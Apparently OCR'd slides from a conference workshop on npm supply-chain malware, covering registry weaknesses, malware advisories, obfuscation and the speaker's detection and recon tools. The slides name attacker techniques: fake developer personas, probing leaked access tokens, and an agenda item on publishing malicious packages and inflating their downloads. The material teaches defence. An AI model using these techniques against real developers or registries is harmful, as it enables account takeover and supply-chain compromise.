Open Source Malware 101:

Everything you always wanted to know about npm malware (and more)

Friday August 8, 9am to 1pm

(L2 - N254 in North Hall)

Paul McCarty

SourceCodeRED | SecureStack | GitHax

RESEARCH | SNOWBOARDING | DEVSECOPS | PUNK ROCK

SECURESTACK

NASA JPL

BOEING

U.S.ARMY

Regence

Head of Research @ S>fety

What do I do as “Head of Research”

- Manage the data engine and research teams at Safety
- Research - Mostly in NPM and package ecosystem security
- DevRel - Go to conferences and give talks to connect with users

In my spare time I write sick tools

DevSecOps Playbook:
https://github.com/6mile/DevSecOps-Playbook

Visualizing the software supply chain:
https://github.com/SecureStackCo/visualizing-software-supply-chain

MALOSS:
https://github.com/6mile/MALOSS

commit-audit:
https://github.com/6mile/commit-audit

Software Supply Chain Security Training
https://sourcecodered.com

gimmePATz:
https://github.com/6mile/gimmepatz

super-confused:
https://github.com/6mile/super-confused

Threat modelling software supply chains:
https://github.com/6mile/TVPO

OSV/OpenSSF Malicious Packages:
https://github.com/ossf/malicious-packages

OSC&R
https://github.com/pbom-dev/OSCAR


Ghast:
https://github.com/bin3xish477/ghast

Project Discovery Nuclei Templates:
https://github.com/projectdiscovery/nuclei-templates

(Minimal Viable Secure Product)
https://github.com/vendorsec/mvsp/

GitHax

README MIT license



😺 gimmePATz 😺 - Personal Access Token (PAT) recon tool

Have you ever found a GitHub or a NPM personal access token (PAT) and wondered "Is this valid?" or "I wonder what a bad guy could do with this?" Well, if so, I've got the tool for you!

Introducing gimmePatz, a comprehensive reconnaissance tool for PATs. gimmePATz will tell you if a PAT is valid, and what kind of PAT it is. It provides information about the user account that created the PAT, including what organizations that user is part of and how many followers they have. gimmePATz will show you what scopes a PAT has and what variables or secrets the PAT has access to. gimmePATz will list what repositories, NPM packages or GitHub Organisations the PAT is attached to as well, and tell you exactly what permissions the PAT has to each resource. This tool is designed for offensive security practitioners, like bug bounty hunters, pentesters and red teams. By using this tool, you agree to use it in a legal context.

super-confused

A next-gen dependency confusion analysis tool that identifies confusion opportunities in source code and SBOM files. super-confused works on multiple package manifest and SBOM file formats, either locally, or remotely.

I've been using Confused for years, but really wanted a tool that supported more languages and SBOMs. Also, I wanted to refactor this in Javascript so I can publish it as an NPM package. So, super-confused was born!

MALOSS - Identify Malicious Open-Source Software

MALOSS (pronounced "malice"), scans package manifest files to see if any of the libraries and packages are malicious. It does this by analyzing local package manifest files, or remote package files, and checking both OSV and GitHub Security Advisory (GHSA) for known malicious packages.

Incredibly, SCA tools don't help you identify malicious packages. I know, this is crazy, but its true. MALOSS is the missing piece to the SCA puzzle that I needed but couldn't find. You can use MALOSS manually at the command line, but you can also use it in you CI/CD pipelines and to scan GitHub, GitLab and other repos directly.

Why I created this workshop

I want to help infosec practitioners and developers understand that the existing security tools you own are NOT protecting you from open-source malware

GitHax

AppSec & InfoSec teams incorrectly believe their tools protect them

AppSec/Eng teams

CISO/SecOps

GitHax

Workshop GitHub Repo

https://github.com/6mile/DEFCON33-Workshop

DISCLAIMER:
THIS IS REAL MALWARE,
SO PROCEED WITH CAUTION

What we are gonna do today

1. Types of software risk: accidental vs malicious
2. Contest Rules
3. Definition of malicious
4. Why is Javascript malware different?
5. Where do you find open-source malware?
   a. Create a new NPM account - EXERCISE
6. How does open-source malware evade security tools?
   a. NPM CLI - EXERCISE
   b. SCA not built for malware - EXERCISE
   c. SAST doesn't help either
7. Find some malware - EXERCISE
8. TVPO: How do we threat model?
9. Open-source malware TTP's (by 11am)
   a. Dependency Confusion - EXERCISE
   b. AI slop
   c. Typosquatting - EXERCISE
   d. Targeting maintainers - EXERCISE
   e. Obfuscation
10. Open-source malware archetypes
    a. Analysing new malware - EXERCISE
11. Threat actor profiles

Last Hour (noon-1pm)

1. Building NPM malware - EXERCISE
   a. Creating your own malicious package on NPM
   b. Increasing package downloads
2. How to be better going forward
3. Resources

GitHax

Two types of software risk

Accidentally Vulnerable vs. Intentionally Malicious

- Accidentally created by software engineers
- Stands out in source code
- Think OWASP Top Ten
  - Auth bypass/issues
  - Out of date libraries
- Produces: Findings

Tools that address this

ENDOR LABS, VERACODE, Jit, cycode, sonatype, snyk, Semgrep, SECURESTACK

- Created by criminals
- Tries really hard to hide
- Native Javascript payloads
- C2 & exfil still ala binary malware
- Install scripts is RCE by design
- Produces: Decisions about packages. Ie., is it good or bad?

Tools that address this

Socket, Phylum, Safety

GitHax

What these tools don’t provide:

Threat Intel - what can we look for to see if we’ve been compromised?

- IPs
- Domains
- Emails
- file hashes
- GitHub/npm accounts

Bingo Card

Contest Rules

- Can work alone, or in a group
- You can only tick it off your card if you, or your team found it. If 6mile shows it to you, you can’t use it
- You will play continuous through the workshop
- First person or team gets a treat from Australia!

GitHax

Bingo Card: Malicious files only!

Hard coded IP	Russian Language	Typosquatting	Obfuscation	Targets Crypto
Obfuscation	Reverse Shell/Remote access	Chinese Language	Dependency Confusion	Exfiltration
Typosquatting	Targets Crypto	Obfuscation	Exfiltration	Russian Language
Exfiltration	Obfuscation	Dependency Confusion	Targets MCP	Hard coded IP
Targets Crypto	Bug Bounty Researcher	Hard coded IP	Russian Language	Infostealer

GitHax

What makes something malicious?

OpenSSF's definition of "malicious package"

- Infect target networks: Introducing malware or backdoors.
- Steal sensitive information: Exfiltrating data like passwords, credit card information, or private keys.
- Gain unauthorized access: Creating pathways for attackers to control systems.
- Consume computing resources: Such as for cryptocurrency mining without consent.
- Damage or destroy data: Including ransomware or data wiping attacks.


GitHax

Why is Javascript malware different?

What makes Javascript malware different?

A combination of things make Javascript malware unique

- Javascript malware doesn't detonate like traditional malware
- Skills from traditional binary malware analysis don't necessarily cross over
- Software package as atomic unit means that vulnerability and malicious data is stored together, which confuses things
- Very few teams recognize this a real threat
- And finally…. NPM…


https://docs.npmjs.com/about-npm
npm Docs
Search npm Docs
About npm
Getting started
Packages and modules
Integrations
Organizations
Policies
Threats and mitigations
npm CLI
GitHub
About npm
npm is the world's largest software registry. Open source developers from every continent use npm to share and borrow packages, and many organizations use npm to manage private development as well.
npm consists of three distinct components:
the website
the Command Line Interface (CLI)
the registry
Use the website to discover packages, set up profiles, and manage other aspects of your npm experience. For example, you can set up organizations to manage access to public or private packages.
The CLI runs from a terminal, and is how most developers interact with npm.
The registry is a large public database of JavaScript software and the meta-information surrounding it.


NPM has systemic flaws

- NPM was built in a time “before security”
- “Javascript no batteries included”
- Install scripts - RCE by design
- Barrier to entry is low - Quick onboarding
- Anyone can claim a namespace
- Pkg metadata can be faked including downloads, git repo, author & more
- ATO is easier: Doesn’t require MFA
- LOOONG time to remove malicious packages from registry
- GHSA/NPM doesn’t track malware data: authors, contributors, etc

GitHax

Why npm?

According to a 2024 study by Sonatype, 98.5% of all malicious packages are served by npm




https://www.sonatype.com/resources/whitepapers/2024-open-source-malware-threat-report

GitHax

Why npm?

Javascript, because of its design has 10X the number of dependencies as the next highest language



https://octoverse.github.com/2020/

GitHax

Where do you get open-source malware?

of course!

Code Puppets

(developer sock puppets)

https://github.com/6mile/code-puppets

GitHax

What is a code puppet?


A code puppet is a fake persona that you create to carry out recon or offensive security functions. When you are done you slip off the puppet and you go back to being the regular old you.

But when you need it, the code puppet is waiting.

EXERCISE:
Create an NPM “code puppet”

The malware is still in NPM, we just need to know where to find it!

GitHax


osv.dev
OSV
Vulnerability Database
Blog
FAQ
Docs
A distributed vulnerability database for Open Source
An open, precise, and distributed approach to producing and consuming vulnerability information for open source.
Search Vulnerability Database
Use the API
Vulnerability Scanner
Remediation Tools
GitHub Workflows

MAL-2025-3207

See a problem?

Import Source	https://github.com/ossf/malicious-packages/blob/main/osv/malicious/npm/empty-validator-plugin/MAL-2025-3207.json
JSON Data	https://api.osv.dev/v1/vulns/MAL-2025-3207
Aliases	GHSA-9wpm-65qq-6vpf
Published	2025-04-11T07:42:28Z
Modified	2025-04-12T01:12:07.414333Z
Summary	Malicious code in empty-validator-plugin (npm)

Details

-= Per source details. Do not edit below this line.=-

Source: ghsa-malware (c1a8bb775434b7294e63fe4542d85b6382e1dd38f2eef5a4db17f73eb7a8154d)

Any computer that has this package installed or running should be considered fully compromised. All secrets and keys stored on that computer should be rotated immediately from a different computer. The package should be removed, but as full control of the computer may have been given to an outside entity, there is no guarantee that removing the package will remove all malicious software resulting from installing it.

Database specific


```
{
    "malicious-packages-origins": [
        {
            "modified_time": "2025-04-11T07:42:28Z",
            "import_time": "2025-04-12T00:34:44.663434673Z",
            "id": "GHSA-9wpm-65qq-6vpf",
            "ranges": [
                {
                    "events": [
                        {
                            "introduced": "0"
                        }
                    ],
                    "type": "SEMVER"
                }
            ],
            "source": "ghsa-malware",
            "sha256": "c1a8bb775434b7294e63fe4542d85b6382e1dd38f2eef5a4db17f73eb7a8154d"
        }
    ]
}
```


References https://github.com/advisories/GHSA-9wpm-65qq-6vpf

GitHub Advisory Database

Security vulnerability database inclusive of CVEs and GitHub originated security advisories from the world of open source software.

GitHub reviewed advisories

All reviewed	22,186
Composer	4,608
Erlang	33
GitHub Actions	25
Go	2,221
Maven	5,473
npm	3,893
NuGet	701
pip	3,659
Pub	12
RubyGems	913
Rust	942
Swift	38

Unreviewed advisories

All unreviewed	251,693

type:malware

15,469 advisories

Malware in empty-validator-plugin Malware
GHSA-9wpm-65qq-6vpf was published for empty-validator-plugin (npm) 2 days ago

Malware in @medialink-ml/yuzu-widget Malware
GHSA-4r9g-whjv-f8rw was published for @medialink-ml/yuzu-widget (npm) 4 days ago

Malware in vite-plugin-monorepo Malware
GHSA-jv39-mc4x-m5qw was published for vite-plugin-monorepo (npm) 4 days ago

Malware in unreal-engine-material-editor Malware
GHSA-76cg-q452-hvhj was published for unreal-engine-material-editor (npm) 4 days ago

Malware in some-error-logging-package Malware
GHSA-v5jj-qc6r-frgc was published for some-error-logging-package (npm) 4 days ago

Malware in sht-calculator-opener Malware
GHSA-cf7m-mh9r-7mjq was published for sht-calculator-opener (npm) 4 days ago

Malware in sharp-heic Malware
GHSA-7cmr-m746-r376 was published for sharp-heic (npm) 4 days ago

Malware in scatterpie Malware
GHSA-g6p9-w5pw-3vq3 was published for scatterpie (npm) 4 days ago

GitHub Advisory Database / Malware / GHSA-9wpm-65qq-6vpf

Malware in empty-validator-plugin

Malware Published 2 days ago to the GitHub Advisory Database

This GHSA is marked as "MALWARE". This is good!

Vulnerability details | Dependabot alerts 0

Package	Affected versions	Patched versions
empty-validator-plugin (npm)	>= 0	None

Description

Any computer that has this package installed or running should be considered fully compromised. All secrets and keys stored on that computer should be rotated immediately from a different computer. The package should be removed, but as full control of the computer may have been given to an outside entity, there is no guarantee that removing the package will remove all malicious software resulting from installing it.

Published to the GitHub Advisory Database 2 days ago

Reviewed 2 days ago

EPSS score

Weaknesses

▶ CWE-506

GHSA ID

GHSA-9wpm-65qq-6vpf

Source code

No known source code

Improvements are not currently accepted on this advisory because this package is malware and has no patched versions. If there is something to change, please open an issue at https://github.com/github/advisory-database/issues.

GitHax

GHSA did not marked as “MALWARE” which caused issues

eslint-config-prettier 8.10.1, 9.1.1, 10.1.6, and 10.1.7...

High severity | Unreviewed | Published yesterday to the GitHub Advisory Database • Updated yesterday

Package	Affected versions	Patched versions
No package listed— Suggest a package	Unknown	Unknown

Description

eslint-config-prettier 8.10.1, 9.1.1, 10.1.6, and 10.1.7 has embedded malicious code for a supply chain compromise. Installing an affected package executes an install.js file that launches the node-gyp.dll malware on Windows.

References

- https://nvd.nist.gov/vuln/detail/CVE-2025-54313
- prettier/eslint-config-prettier#339
- https://news.ycombinator.com/item?id=44608811
- https://news.ycombinator.com/item?id=44609732
- https://socket.dev/blog/npm-phishing-campaign-leads-to-prettier-tooling-packages-compromise
- https://www.bleepingcomputer.com/news/security/popular-npm-linter-packages-hijacked-via-phishing-to-drop-malware
- https://www.npmjs.com/package/eslint-config-prettier?activeTab=versions
- https://www.stepsecurity.io/blog/supply-chain-security-alert-eslint-config-prettier-package-shows-signs-of-compromise

Severity

High 7.5 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	High
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	Low
Integrity	High
Availability	None

Learn more about base metrics

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:H/A:N

EPSS score


Weaknesses

▶ CWE-506

How to find open-source malware?

GitHax

How to find open-source malware?



GitHax

How does open-source malware evade security tools?

Open-Source Malware: Interpreted languages

- Typically no binaries in pkgs
- Common techniques from malware analysis like hashing & disassembly are useless
- Highly iterative files so payloads, exfil, etc change constantly
- Sandboxes like any.run, Joe's, Triage don't help

GitHax

Open-Source Malware: Obfuscation

- Obfuscation != def malware
- Often totally legitimate in JS
- Very successful at confusing detection techniques
- Many obfuscation techniques
- Forces human to get involved

```
var _0x2d2e=['log','1034790swXldb','172
64HCqoqK','19784XsRDrH','1297221GzOUfq'
var _0x284b=function(_0x5af078,_0x5d001
return _0x2d2e3a;};var _0x2dda33=_0x284
{try{var _0x427ee4=-parseInt(_0x1bb145(
```

GitHax


Open-Source Malware: Runs in browser

- Javascript runs in browser, does its damage in browser
- Flexible: can target devs, web apps/backend
- Can access tokens, cookies, stored passwords, etc
- Browser extensions

GitHax

Open-Source Malware: Targeting Devs & Dev environments


- Devs are targeted for two reasons: To deploy malware, and for account take over
- Security tools devs use like SAST & SCA don’t find malware
- Often no EDR, or exclusions exist
- Lots of browser extensions
